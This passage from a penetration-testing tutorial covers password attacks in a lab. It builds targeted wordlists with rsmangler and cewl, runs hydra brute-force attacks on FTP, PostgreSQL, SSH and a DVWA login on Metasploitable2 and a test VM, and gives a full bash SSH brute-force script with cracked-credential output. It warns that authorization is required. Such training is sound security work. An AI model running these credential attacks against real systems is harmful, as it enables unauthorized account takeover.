I mean, even though their company's security policy would tell them not to, users might still choose passwords that are based on their personal details, in order to have a password that's easy to remember. But users might also use permutations of words that are related to their personal details, in an effort to fool the hackers. So, we'll need a way to create password lists that include permutations of the possible passwords. Fortunately, we have some cool utilities that can help us.

Creating password lists with rsmangler

There are several available utilities that create password lists, and they can work in one of two different ways. Some will create a list of random passwords based on whatever criteria you specify, while others take a list of possible passwords that you provide and create a list that contains changes and permutations to those passwords. The `rsmangler` utility, which is included in Kali Linux, falls into the latter category.

Let's say that you've gleaned some important personal information about Mr. X, a rather important person at the target company. This information includes the name of his cat, the name of his dog, his birthday, the year and make of his car, and the names of his wife and children. The list could look something like this:

```
┌──(kali㉿kali)-[~]
└─$ cat Mr-X_at_XYZCorp_passwords.txt
1963 Studebaker Avanti
Fluffy
06151965
Rover
Sarah
Michael
Mike
Beth
Elizabeth
Betty
James
```

As an afterthought, I also added the first name of the target individual. If at all possible, you'll also want to find out what this company's password requirements are. This includes the minimum and maximum length of passwords, and how many uppercase letters, lowercase letters, digits, and special symbols are required for passwords. With all this in hand, you can generate the password list, like so:

```
┌──(kali㉿kali)-[~]
└─$ rsmangler -f Mr-X_at_XYZCorp_passwords.txt -o Mr-X_at_XYZCorp_
passwords-mangled.txt
5 words in a start list creates a dictionary of nearly 100,000 words.
You have 11 words in your list, are you sure you wish to continue?
```

I used the `-f` switch to specify my input file, and the `-o` switch to specify my output file. Easy enough, right? But, note the warning. Using an input list of only five words will generate a list of over 100,000 words. I have 11 words in my input list, which means that I'll end up with a really huge output list. This is why the creators of `rsmangler` recommend that you always start out with a small input list if you intend to use all of the `rsmangler` options (I'll explain the `rsmangler` options in just a bit).

Towards the top of the output list, you'll see the simpler permutations, which might look something like this:

```
1963 Studebaker AvantiBetty
1963 Studebaker AvantiJames
Fluffy1963 Studebaker Avanti
Fluffy06151965
FluffyRover
FluffySarah
```

As you scroll down the list, you'll see that the permutations keep getting more and more complex, like this:

```
BethJamesBettyElizabethMike06151965
BethJamesBettyElizabethMikeRover
BethJamesBettyElizabethMikeSarah
BethJamesBettyElizabethMikeMichael
Elizabeth1963 Studebaker AvantiFluffy06151965RoverSarah
Elizabeth1963 Studebaker AvantiFluffy06151965RoverMichael
Elizabeth1963 Studebaker AvantiFluffy06151965RoverMike
Elizabeth1963 Studebaker AvantiFluffy06151965RoverBeth
Elizabeth1963 Studebaker AvantiFluffy06151965RoverBetty
```

Just how complex will these permutations eventually get with an input list of 11 words? Well, I don't know. After about—I don't know, 45 minutes to an hour, I guess—of running `rsmangler` on this 11-word list, my host workstation just magically turned itself off for some unknown reason. So, the process was never completed. Even so, I obtained a partial output list that consists of 406,000 possible passwords.

An unusual thing about `rsmangler` is how it uses option switches. Contrary to how most programs work, `rsmangler` has all options enabled by default. So, instead of using an option switch to enable an option, you'll instead use an option switch to disable an option. For example, let's say that you don't want to create permutations of all words, reverse words, or double words. Just use the `-p`, `-r`, and `-d` switches to disable those respective options, like so:

```
┌──(kali㉿kali)-[~]
└─$ rsmangler -f Mr-X_at_XYZCorp_passwords.txt -o Mr-X_at_XYZCorp_
passwords-mangled-2.txt -p -d -r
```

This operation only took a few seconds to run, so I didn't have to worry about my workstation turning itself off again before it could complete. And, it produced a much smaller list of only 4,221 words, as you see here:

```
┌──(kali㉿kali)-[~]
└─$ wc -l Mr-X_at_XYZCorp_passwords-mangled-2.txt

4221 Mr-X_at_XYZCorp_passwords-mangled-2.txt
```

There are more options that you could also disable if you need to create a more customized list. Just type `rsmangler -h` to see the whole list of options.



In reality, you'll get a more realistic list of possible passwords by selectively disabling some of the `rsmangler` options. I mean, it's highly unlikely that many people will use the super-complex passwords that `rsmangler` can generate with all options enabled.

Now, let's look at just one more way to create a password list.

Creating password lists with cewl

The `cewl` utility, which I suppose you pronounce as *cool*, serves two purposes. It can scrape a website to either build a list of possible passwords or to find hidden email addresses. Here's how it looks when I run it against the Metasploitable2 machine:

```
┌──(kali㉿kali)-[~]
└─$ cewl http://192.168.56.102 -w metasploitable_cewl_wordlist.txt
```

As you see, I'm using the `-w` switch to save the results to a text file. Let's see how many possible passwords it found:

```
┌──(kali㉿kali)-[~]
└─$ wc -l metasploitable_cewl_wordlist.txt
5179 metasploitable_cewl_wordlist.txt
```

Cool, `cewl` found 5,179 words. Here's what part of the list looks like:

```
the
and
TWiki
for
HTML
site
Injection
. . .
. . .
bookview
Regular
tablewidth
children
relates
```

You can make the list smaller by using the `-m` switch. This will cause `cewl` to only include words of a designated minimum length. So, let's say that we only want to see words that contain at least eight characters. Just do it like this:

```
┌──(kali㉿kali)-[~]
└─$ cewl http://192.168.56.102 -m 8 -w metasploitable_cewl_wordlist_2.txt
```

This cuts the size of the list down considerably, as you see here:

```
┌──(kali㉿kali)-[~]
└─$ wc -l metasploitable_cewl_wordlist_2.txt
2223 metasploitable_cewl_wordlist_2.txt
```

This is a more realistic list, because most companies have a password policy that requires passwords of at least a certain length.

If you want to harvest email addresses, use the `-n` switch to suppress wordlist harvesting, and the `-e` switch to enable email harvesting, like so:

```
┌──(kali㉿kali)-[~]
└─$ cewl http://192.168.56.102 -n -e -w metasploitable_cewl_emails.txt
```

Here's the list of email addresses on the Metasploitable2 machine:

```
Email addresses found
---------------------
?subject=Hi
Peter@Thoeny.com
SomeWikiName@somewhere.test
a@z.com
mutillidae-development@gmail.com
name@domain.com
secondary@home.com
webmaster@your.company
webmaster@your.company?subject=TWiki Feedback on Main.WebHome
you@yourdomain.com
```

So, you've now seen several ways to obtain wordlists of possible usernames and passwords. Let's put them to use.

Cracking passwords with hydra

The `hydra` utility is great for performing **online password attacks**. An online attack involves trying to break into a target machine for which we don't know the correct username and/or password.

In this set of demos, we'll use the information that we gathered from our preliminary `nmap` scan, along with the lists of usernames and passwords that we created. We'll begin by using `hydra` to attack the services that the Metasploitable2 machine has exposed to the network. Then, we'll use it to attack a web form login page.

Attacking exposed network services with hydra

We'll begin with the FTP service, like this:

```
┌──(kali㉿kali)-[~]
└─$ hydra -L metasploitable_users.txt -P metasploitable_cewl_wordlist.txt
-e nsr ftp://192.168.56.102
```

Here's the breakdown:

- `-L metasploitable_users.txt`: The `-L` option allows you to specify the text file that you want to use as your username list. Here, we're using the username list that we created just a while ago by using `nmap` to scan port `445` with the `smb-enum-users.nse` script. If you want to specify just one certain username instead of a using a list, use the `-l` option, followed by the desired username.
- `-P metasploitable_cewl_wordlist.txt`: The `-P` option allows you to specify a list of possible passwords. Here, we're using the wordlist that we just now created with the `cewl` utility. To specify a certain password instead of a list, use the `-p` option, followed by the desired password.
- `-e nsr`: The `-e` switch is for specifying extra checks. In this case we're using `n` to check for null passwords, `s` to see if login names are used as passwords, and `r` to see if reversed login names are used as passwords.
- `ftp://192.168.56.102`: This is how you specify the service that you want to attack. In this case, we want to attack the FTP service. If the target machine is running FTP with TLS encryption, replace `ftp://` with `ftps://`.



When you attack either a network service or a web login page with hydra, you'll be using a **hydra module**. In this case, we're using the `ftp` module to attack the FTP service.

Most hydra modules don't require you to specify any extra parameters for using them. Some do, however, which we'll see when we look at how to crack into a web form login page.

To see the list of available hydra modules, open the **hydra** man page. Near the top, under the **DESCRIPTION** section, you'll see the list of supported modules.

If `hydra` is successful, you'll see something like this:

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-25
16:40:13
[DATA] max 16 tasks per 1 server, overall 16 tasks, 41456 login tries
(l:8/p:5182), ~2591 tries per task
[DATA] attacking ftp://192.168.56.102:21/
[21][ftp] host: 192.168.56.102   login: msfadmin   password: msfadmin
[21][ftp] host: 192.168.56.102   login: service   password: service
```

```
[21][ftp] host: 192.168.56.102   login: user   password: user
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-08
18:38:48

┌──(kali㉿kali)-[~]
└─$
```

So, there are three user accounts with a password that's the same as the username. Let's try logging into one of these accounts to see what happens.

```
┌──(kali㉿kali)-[~]
└─$ ftp msfadmin@192.168.56.102
Connected to 192.168.56.102.
220 (vsFTPd 2.3.4)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Yes indeed, it is correct, and we have achieved coolness. By default, you're logged into the `msfadmin` user's home directory. But you can `cd` into other directories and download any file you want, as long as it doesn't require `root` privileges.



Now, here's a bit of a secret that you might find interesting. The `msfadmin` password for the `msfadmin` account is indeed in our password list that we created with `cewl`. In this case, though, it didn't matter, because `msfadmin` is used for both the username and password on the Metasploitable2 machine, and we used the `-e nsr` option with `hydra`. Since the `s` in this option caused `hydra` to check for passwords that are the same as the user login name, `hydra` would have succeeded even if the proper password weren't in the password list. But, using the `-e nsr` option made the process go much faster, because we didn't have to wait for `hydra` to process the password list. Go ahead and try this without the `-e nsr` option, and you'll see that it still works. It will just take considerably longer.

We've now found the passwords for three of the user accounts in our list. But, we haven't found the passwords for either the `klog` or the `root` user accounts. For both of these accounts, the password isn't the same as the username, and the passwords aren't in the `metasploitable_cewl_wordlist.txt` file that we generated. If you need to find the password for either of those accounts, you can use the `-l` option to specify the username, like so:

```
┌──(kali㉿kali)-[~]
└─$ hydra -l klog -P /usr/share/wordlists/rockyou.txt -e nsr
ftp://192.168.56.102
```

Be aware, though, that this could take a very long time, and even then, you might find that this user's password isn't in the wordlist that you specified.

In this demo, we used `hydra` to crack into a service that's running on its default network port, which is port 21 in this case. If you need to attack a service that's running on an alternate port, use the `-s` option, followed by the desired port number. On the Metasploitable2 virtual machine, two different flavors of FTP are running at the same time. The one that's running on port 21 is vsFTPd. Look in the output file that we created with the preliminary `nmap` scan, and you'll see this:

```
2121/open/tcp//ftp//ProFTPD 1.3.1
```

So, we also have ProFTPD running on port 2121. (Having two different flavors of FTP running on a server at the same time is something that you'll likely never see in real life, but that's okay.) Running `hydra` against the ProFTPD service looks like this:

```
┌──(kali㉿kali)-[~]
└─$ hydra -L metasploitable_users.txt -P metasploitable_cewl_wordlist.txt
-s 2121 -e nsr -f ftp://192.168.56.102
```

You also see that I added the `-f` option this time, which causes `hydra` to quit as soon as it finds one username and password match.

Some services and network devices, such as `postgresql`, `db2`, and certain brands of network routers and switches, are set with default usernames and passwords. You'll find quite a few lists of default usernames and passwords in the `/usr/share/wordlists/metasploit/` directory. For example, we can use one pair of these lists to attack the `postgresql` service on the Metasploitable2 machine, like this:

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /usr/share/wordlists/metasploit/postgres_default_user.
txt -P /usr/share/wordlists/metasploit/postgres_default_pass.txt
postgres://192.168.56.102 -o metasploitable_postrgesql.txt
```

I've added the `-o` option this time, so that we can save the results to a plain-text file. (And really, you should always do that, so that you can easily add this information to your final report.) At any rate, our attack succeeded, as you see here:

```
[DATA] attacking postgres://192.168.56.102:5432/
[5432][postgres] host: 192.168.56.102   login: postgres   password:
postgres
```

For our final act, let's try to attack the SSH service, like so:

```
┌──(kali㉿kali)-[~]
└─$ hydra -L metasploitable_users.txt -P metasploitable_cewl_wordlist.txt
ssh://192.168.56.102
```

Sadly, this won't work, as we see here:

```
[ERROR] could not connect to ssh://192.168.56.102:22 - kex error : no
match for method server host key algo: server [ssh-rsa,ssh-dss], client
[rsa-sha2-512,rsa-sha2-256,ssh-ed25519,ecdsa-sha2-nistp521,ecdsa-sha2-
nistp384,ecdsa-sha2-nistp256,sk-ssh-ed25519@openssh.com,sk-ecdsa-sha2-
nistp256@openssh.com]
```

What this means is that the implementation of OpenSSH that's running on the Metasploitable2 machine is so old that `hydra` can't deal with it. This antiquated version of OpenSSH wants us to use either RSA or DSA key exchange, but those two algorithms have been stripped out of `hydra`. So, to demo how `hydra` works on a current version of SSH, we'll need to create a virtual machine with a current version of Linux.



Keep in mind that there are many ways to solve some problems. In just a bit, I'll show you a shell script that will work against the older versions of OpenSSH. So, although hydra doesn't work in this case, it doesn't mean that we've made things harder for the attackers. It just means that they'll need to use a different method.

Attacking SSH with hydra

Attacking SSH with `hydra` can be a bit tricky, because if you attack SSH too fast, the target machine will reset the login process after three to five failed login attempts in a certain time frame. That's the default behavior for OpenSSH, so no special software or configuration is needed. Also, the number of failed login attempts that will reset the login process varies with different Linux and Unix distros.

When the login process gets reset, `hydra` will abort its attack. So, we'll need to specify another option parameter in order to slow the attack down a bit.

Now, let's get started with the demo.

For this demo, use the Ubuntu Server virtual machine as your target.

1. On the Kali machine, open the `metasploitable_users.txt` file in your preferred text editor, and move `mrtux` to the fourth position in the list of usernames. Inserting this username toward the top of the list will make the demo go much faster.
2. On the Ubuntu Server virtual machine, create a user account for `mrtux`, like so:

   ```
   donnie@ubuntu2504-2:~$ sudo adduser mrtux
   ```

   Use `AndreaSterbini` for the password, since it's in the `cewl` wordlists that you've already created.

3. Ensure that the `ssh` service is running on the Ubuntu machine, like so:

   ```
   donnie@ubuntu2504-2:~$ systemctl status ssh
   ```

   If it's not running, start it by doing:

   ```
   donnie@ubuntu2504-2:~$ sudo systemctl start ssh
   ```

4. On the Kali machine, perform the `hydra` attack against the Ubuntu machine, like this:

   ```
   ┌──(kali㉿kali)-[~]
   └─$ hydra -L metasploitable_users.txt -P metasploitable_cewl_
   wordlist_2.txt -e nsr -f ssh://192.168.56.240
   ```

   After a few moments, you'll see that the process aborts, with this set of messages:

   ```
   Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-
   07-31 14:40:39
   [WARNING] Many SSH configurations limit the number of parallel
   tasks, it is recommended to reduce the tasks: use -t 4
   [DATA] max 16 tasks per 1 server, overall 16 tasks, 24508 login
   tries (l:11/p:2228), ~1532 tries per task
   [DATA] attacking ssh://192.168.56.240:22/
   [ERROR] all children were disabled due too many connection errors
   0 of 1 target completed, 0 valid password found
   [INFO] Writing restore file because 2 server scans could not be
   completed
   ```

```
[ERROR] 1 target was disabled because of too many errors
[ERROR] 1 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-
07-31 14:41:15
```

One of the things that makes `hydra` so fast is its ability to perform multiple login attempts in parallel. As you see here, the default is to perform 16 parallel attempts per server. However, this causes attacks against OpenSSH to abort. Toward the top of this output, you see the recommendation to use the `-t 4` option to reduce the number of parallel tasks to only four per server.

5. Attempt the attack again, this time using the recommended `-t 4` option:

```
┌──(kali㉿kali)-[~]
└─$ hydra -L metasploitable_users.txt -P metasploitable_cewl_
wordlist_2.txt -e nsr -f -t 4 ssh://192.168.56.240
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do
not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics
anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-
07-31 14:50:16
[DATA] max 4 tasks per 1 server, overall 4 tasks, 24508 login tries
(l:11/p:2228), ~6127 tries per task
[DATA] attacking ssh://192.168.56.240:22/
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
[INFO] Writing restore file because 2 server scans could not be
completed
[ERROR] 1 target was disabled because of too many errors
[ERROR] 1 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-
07-31 14:50:49
```

It failed again, because even four parallel tasks are too much for OpenSSH to handle.

6. Try this attack again, this time using `-t 3` instead of `-t 4`. This time, it should work just fine:

```
┌──(kali㉿kali)-[~]
└─$ hydra -L metasploitable_users.txt -P metasploitable_cewl_
wordlist_2.txt -e nsr -t 3 -f ssh://192.168.56.240

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do
not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics
anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-
07-31 14:55:15
[DATA] max 3 tasks per 1 server, overall 3 tasks, 24508 login tries
(l:11/p:2228), ~8170 tries per task
[DATA] attacking ssh://192.168.56.240:22/
[STATUS] 53.00 tries/min, 53 tries in 00:01h, 24455 to do in 07:42h,
3 active
[22][ssh] host: 192.168.56.240   login: mrtux   password:
AndreaSterbini
[STATUS] attack finished for 192.168.56.240 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-
07-31 14:57:45
```

So, it appears that the `-t 3` option represents the sweet spot for allowing the attack to succeed while still getting it done reasonably quickly.



In case you're wondering, "Mr. Tux" is the name of the black and white tuxedo kitty who has recently adopted me (Donnie).

Attacking multiple targets at once with hydra

You can attack multiple targets at the same time by creating a list of targets that might look something like this:

```
192.168.56.102
192.168.56.111
192.168.56.240
```

Use the `hydra -M` option, followed by the name of the list file, to reference the list, like this:

```
┌──(kali㉿kali)-[~]
└─$ hydra -L metasploitable_users.txt -P metasploitable_cewl_wordlist.txt
-e nsr ftp -M hydra_list.txt -f
```

The `-f` option that I'm using here will cause `hydra` to quit attacking a target as soon as a username and password match is found. It will then move to the next target. If you want the entire attack to end as soon as a match on any target is found, use the `-F` option instead.



In all cases, once you've found a proper username and password combination on a target machine, be sure to see if that user account has `sudo` privileges by running the `sudo -l` command. If it does, then you've just found the proverbial keys to the kingdom.

Saving hydra output to a file

You can use the `-o` switch to save the usernames and passwords that `hydra` finds to a plain-text file, like this:

```
┌──(kali㉿kali)-[~]
└─$ hydra -L metasploitable_users.txt -P metasploitable_cewl_wordlist.txt
-f -e nsr ftp://192.168.56.102 -o metasploitable_ftp_password.txt
```

You can also save to either a `json` or a `jsonv1` file by adding either the `-b json` or the `-b jsonv1` option, which would look something like this:

```
┌──(kali㉿kali)-[~]
└─$ hydra -L metasploitable_users.txt -P metasploitable_cewl_wordlist.txt
-f -e nsr ftp://192.168.56.102 -o metasploitable_ftp_password.json -b json
```

Okay, I think that about does it for attacking network services with `hydra`. Let's now turn our attention to attacking a web form login page.

Attacking a web form login page with hydra

Here's where things get a bit more complex. This time, we'll use the `http-post-form` module, which requires us to specify a couple of extra parameters.

1. First, look at the parameter options for the `http-post-form` module, like this:

```
┌──(kali㉿kali)-[~]
└─$ hydra -U http-post-form
```

The write-up is fairly extensive and a bit confusing, but the gist of it is that you'll need to specify the ^USER^ and ^PASS^ parameters to serve as placeholders for the usernames and passwords in the `hydra` commands.

2. On the Kali machine, open Firefox and then go to the Metasploitable2 web page. Click on the `DVWA` link to get to the DVWA login page. Don't log in, though, because this is the page that we want to attack with `hydra`.
3. On Firefox, open the **Web Developer Tools** box by pressing the **F12** key, as you did in *Chapter 5, Automating Web Application Attacks*.
4. Attempt to log into the DVWA page, deliberately using an incorrect username and password.
5. In the **Web Developer Tools** box, click on the **Network** item in the top menu. On the left-hand side, click on the **Post** item that's at the top. You should see something like this:




Figure 6.1 – Obtaining parameters for the hydra command from the Web Developer Tools

6. Under the **File** column, you'll see that `login.php` is the script file that contains the code for user logins. On the right-hand side, click on the **Request** tab. You'll see that `username`, `password`, and `Login` are the names of the three form fields that we'll need to reference in the `hydra` command.
7. Finally, you're ready to perform the `hydra` attack against this login page. Here's how it looks:

```
┌──(kali㉿kali)-[~]
└─$ hydra -L metasploitable_users.txt -P metasploitable_cewl_
wordlist.txt 192.168.56.102 http-post-form "/dvwa/login.
php:username=^USER^&password=^PASS^&Login=Login:login.php" -f -e nsr
-o dvwa_passords.txt
```

Even though I included the `-e nsr` option, it won't do anything for us this time. That's because in this example, the username isn't the same as the password, as was the case in previous examples. So, depending on how far down the list the username and password are in their respective wordlists, this might possibly run for quite a while before the match is found.

Also note that in this case, I separated the module name (`http-post-form`) from the IP address, instead of using the `module_name://IP_address` format that I used in previous examples. (This alternate method works better when you need to pass parameters to the module.) Finally, note that I had to place the page designation (`/dvwa/login.php`) as a separate parameter that's apart from the IP address, and that the page designation has to begin with a forward slash. Otherwise, it won't work.



In this case, we again attacked a web page that doesn't use TLS encryption. If you need to attack a page that does use TLS, just replace `http-post-form` with `https-post-form`.

Okay, I think that this about wraps it up for `hydra`. Now, let's create a shell script that can attack SSH.

Attacking the SSH daemon with a shell script

Normally, for a machine that's running a current version of an SSH daemon, you would use the `ssh` command to remotely log in. If you try to remotely log into a machine that's running a version of OpenSSH that's as old as what's on the Metasploitable2 machine, you'll get an error message due to it using deprecated key exchange algorithms. It looks something like this:

```
┌──(kali㉿kali)-[~]
└─$ ssh msfadmin@192.168.56.102
Unable to negotiate with 192.168.56.102 port 22: no matching host key type
found. Their offer: ssh-rsa,ssh-dss
```

Fortunately, Kali also comes with an older version of the OpenSSH client already installed. All you have to do is use the `ssh1` command, instead of the normal `ssh` command, like so:

```
┌──(kali㉿kali)-[~]
└─$ ssh1 msfadmin@192.168.56.102
/etc/ssh/ssh_config line 53: Unsupported option "gssapiauthentication"
msfadmin@192.168.56.102's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
```

```
i686
. . .
. . .
Last login: Mon Aug  4 14:28:45 2025
msfadmin@metasploitable:~$
```

It did give us a warning message about having an unsupported option in the `ssh_config` file, but it still let us in. So, it's all good.



Note that using the `ssh1` client utility does not mean that you're using SSH Protocol version 1, which was deprecated many years ago. (In fact, only SSH Protocol version 2 is enabled on the Metasploitable2 machine.) The sole purpose of `ssh1` is to allow you to connect to really old SSH servers that use the legacy DSA and RSA SSH keys. In real life, you'll likely never have to use `ssh1`, unless you find yourself working with a client who is still running legacy equipment. Also, you'll only find `ssh1` on Linux distros that are meant for penetration testing, like Kali Linux. It's not available for any normal Linux distros that you'd use in real life.

On the off chance that you'll ever need to attack a machine that's this ancient, you can use the `ssh1` command in a shell script, instead of trying to use `hydra`. To demo this, we'll look at the `ssh-crack1.sh` script. To make it a bit easier to explain, I'll break it down into bite-sized chunks. Here's the top part:

```
#!/bin/bash

target="${1}"
port="${2}"
usernames=( $(cat "${3}") )
passwords=( $(cat "${4}") )
```

To make this work, we'll need to pass four arguments to the script as positional parameters. These arguments are:

- `target`: This is the IP address of the target machine.
- `port`: Most of the time this will be port 22. But, some administrators like to run SSH on an alternate port.
- `usernames`: This will be the name of the text file that contains the list of usernames.
- `passwords`: This will be the name of the text file that contains the list of passwords.

We'll begin the script by defining the variable names that we want to associate with the positional parameters. The `usernames` and `passwords` variables are variable arrays. We'll build these arrays by reading in the username and password lists that we'll specify with positional parameters 3 and 4.

In this next stanza, we'll ensure that users always enter all four arguments:

```
if [[ "$#" -ne 4 ]] ; then
        echo "Usage:  ./ssh-crack1.sh target port username_list password_
list"
fi
```

Finally, we have the real meat and potatoes of the script:

```
for user in "${usernames[@]}"; do
        for password in "${passwords[@]}"; do
                if sshpass -p"${password}" ssh1 -o
"StrictHostKeyChecking=no" -p "${port}" "${user}"@"${target}" exit > /dev/
null 2>&1; then
                        echo "Successful login."
                        echo "Host: ${target}"
                        echo "Username: ${user}"
                        echo "Password: ${password}"
                        exit 0
                else
                        echo "No login credentials found for ${target}"
                fi
        done
done
```

The outer `for` loop reads in the list of usernames from the `usernames` array, one name at a time. For each iteration of the loop, it assigns a name to the `user` variable, and then passes control to the inner `for` loop. The `sshpass` utility passes each password, one at a time, from the `passwords` array to the `ssh1` utility. The `-o "StrictHostKeyChecking=no"` option for `ssh1` allows the login process to continue without interruption if the target machine's public key isn't in the `~/.ssh/known_hosts` file of the Kali machine. We then pass the port number, username, and target IP address to `ssh1`, via the variables that were assigned to their respective positional parameters, which will log us in if the username and password are correct. Then, we'll execute the `exit` command on the target machine, which will log us right back out. The `> /dev/null 2>&1` part directs the normal screen output from a normal login to the `/dev/null` device, so that it won't show up on the screen.

If a correct username and password match is found, the `echo` statements will let us know. If no match is found, the final `echo` statement will let us know about that.

Now that you have a script that will work with ancient versions of OpenSSH, go ahead and run this against your Metasploitable2 machine.



Before you start, do yourself a favor and move `msfadmin` close to the top of the username list, and also move `msfadmin` to near the top of the passwords list. Otherwise, this will run for a very long time, because the script can't perform parallel login operations the way that `hydra` can. If you use this script in real life, though, just understand that it might take a very long time to find a match, and that there's nothing that you can do about it.

The command, with all of the required arguments, will look something like this:

```
┌──(kali㉿kali)-[~]
└─$ ./ssh-crack1.sh "192.168.56.102" 22 metasploitable_users.txt
metasploitable_cewl_wordlist_2.txt

No login for msfadmin and Injection on  192.168.56.102
No login for msfadmin and Mutillidae on  192.168.56.102
No login for msfadmin and JavaScript on  192.168.56.102
No login for msfadmin and PeterThoeny on  192.168.56.102
No login for msfadmin and Security on  192.168.56.102
No login for msfadmin and password on  192.168.56.102
No login for msfadmin and Register on  192.168.56.102
No login for msfadmin and security on  192.168.56.102
Successful login.
Host: 192.168.56.102
Username: msfadmin
Password: msfadmin
```

You can also use this script on more modern SSH implementations by replacing the `ssh1` command with the normal `ssh` command. But, if `hydra` is available, you're better off using it, because it's much faster than the script.



Here's another little secret that you might find interesting. It's just that when you begin to create a script, you'll often find that there are multiple ways to achieve a particular task. In this case, we could have replaced the inner `for` loop that processes the `passwords` array with a `while` loop that doesn't require a `passwords` array. Instead of using a `passwords` array, we could make the `while` loop use the `read -r password` command to read each password directly from the designated passwords file. However, this won't work for us, because the `while` loop executes faster than the inner `for` loop that I used in the `ssh-crack1.sh` script. This causes the SSH login process to reset after a certain number of incorrect passwords. But, the script continues to run, still attempting to log in with additional passwords. Until the SSH login reset times out, login attempts from the script will all get rejected, which means that you'll likely never find the right username and password match. As you've already seen though, using the inner `for` loop construct works just fine.

So, the lesson here is that when there are multiple methods for accomplishing a task, it sometimes matters which method you choose. You might need to experiment a bit to see which method works best.

This pretty much wraps it up for our discussion of online password attacks. Next, we'll talk about performing offline password attacks.

Cracking passwords with John the Ripper

Unlike the online password attacks that you'll do with `hydra`, **offline password attacks** don't involve trying to break into a target machine. To perform an offline attack, you'll need to have already obtained admin access to the target machine. "What's the point, then?", I hear you asking. Well, offline password crackers, such as **John the Ripper**, are great for auditing users' passwords to see if anyone is using weak passwords that can be easily cracked. You can also use it to try to recover a lost password.



And here, I must offer a word of caution. I'm sure that you already know that you need to have proper written authorization before you attempt to break into someone else's machine with an online password attack. But if you're a security administrator for any type of business enterprise, you might decide to take it upon yourself to use a password cracker for auditing the passwords of the company's users. That would be a huge mistake.

In 1993, there was the somewhat celebrated case of Randal Schwartz, who at the time was a systems administrator for Intel Corporation. He became concerned about Intel's password security, so with the best of intentions he performed a password audit. The problem was that he failed to first obtain proper written authorization. He did find some weak user passwords, including the `pre$ident` password that belonged to one of Intel's vice presidents. Finally, another administrator noticed what Mr. Schwartz was doing and called the police on him. Intel then had Mr. Schwartz legally prosecuted for cracking his own company's passwords without first obtaining proper written authorization. (Mr. Schwartz was convicted of three different felonies.) The lesson here is, even if you're an authorized security administrator for your company, don't think that it's okay to crack your users' passwords without explicit permission.

You can read about this sad case here: `https://www.theregister.com/2001/04/09/original_intel_hackers_appeal_denied/`

And you can read about Mr. Schwartz's eventual exoneration here:

`https://en.wikinews.org/wiki/The_sentence_of_Intel%27s_former_contractor_expunged`

Before we get into how to use John the Ripper, allow me to say a few words about how passwords work on Linux and Unix systems.

Understanding the Linux and Unix shadow system, and password hash algorithms

On every modern Unix and Linux operating system, two files are necessary for allowing user logins: the `/etc/passwd` and `/etc/shadow` files on Linux and OpenIndiana systems, and the `/etc/passwd` and `/etc/master.passwd` files on BSD-type systems.

The `/etc/passwd` file contains a list of both human and system users, along with information about their default login shell, their default home directory, as well as a few other items. On the Metasploitable2 machine, the `passwd` entry for the `msfadmin` user looks like this:

```
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
```

The colon-separated fields, in order, are:

- **Username**: In this case, the username is `msfadmin`.
- **Password**: Most of the time, you'll just see an `x` in this field. Ironically, even though `passwd` is short for "password", and this is the password field, you never want to see a password here on modern Linux or Unix systems. That's because the `passwd` file has to be world-readable so that it can be accessed during the login process, before the user enters his or her password. Somebody finally figured out that storing passwords in a world-readable file was a bad idea, which is why we now use the **shadow system**. (I'll talk more about that in a moment.).
- **User ID and Group ID**: The next two fields are for the User ID number (UID) and the user's Group ID number (GID), respectively.
- **Comment field**: You can use this field for things like the user's full name or contact information. In this case, the comment is `msfadmin,,,`.
- **Default home directory**: This defines the user's default home directory, where his or her personal files are stored.
- **Default login shell**: This defines the default shell for the user. In this case, the `msfadmin` user uses `bash` by default.

In the `/etc/shadow` file, which only privileged users can access, you'll find that users' passwords are stored as hashes, instead of as plain text. Here's the entry for the `msfadmin` user:

```
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
```

Here, the first two fields are the only ones that interest us. The first field is the username field, and the second field contains the hash value of the user's password. In this case, the hash value begins with `$1$`, which means that the weak, creaky old MD5 algorithm was used to create this hash. But, when using offline password crackers such as John the Ripper, even using the world's strongest hash algorithm wouldn't make a difference. (In fact, we'll look at that in just a few moments.) That's because these tools use either brute-force or dictionary attacks, just as the online tools do. So, if you have wordlists that contain the correct username and password for an account that's on your target system, you'll still successfully penetrate the system.



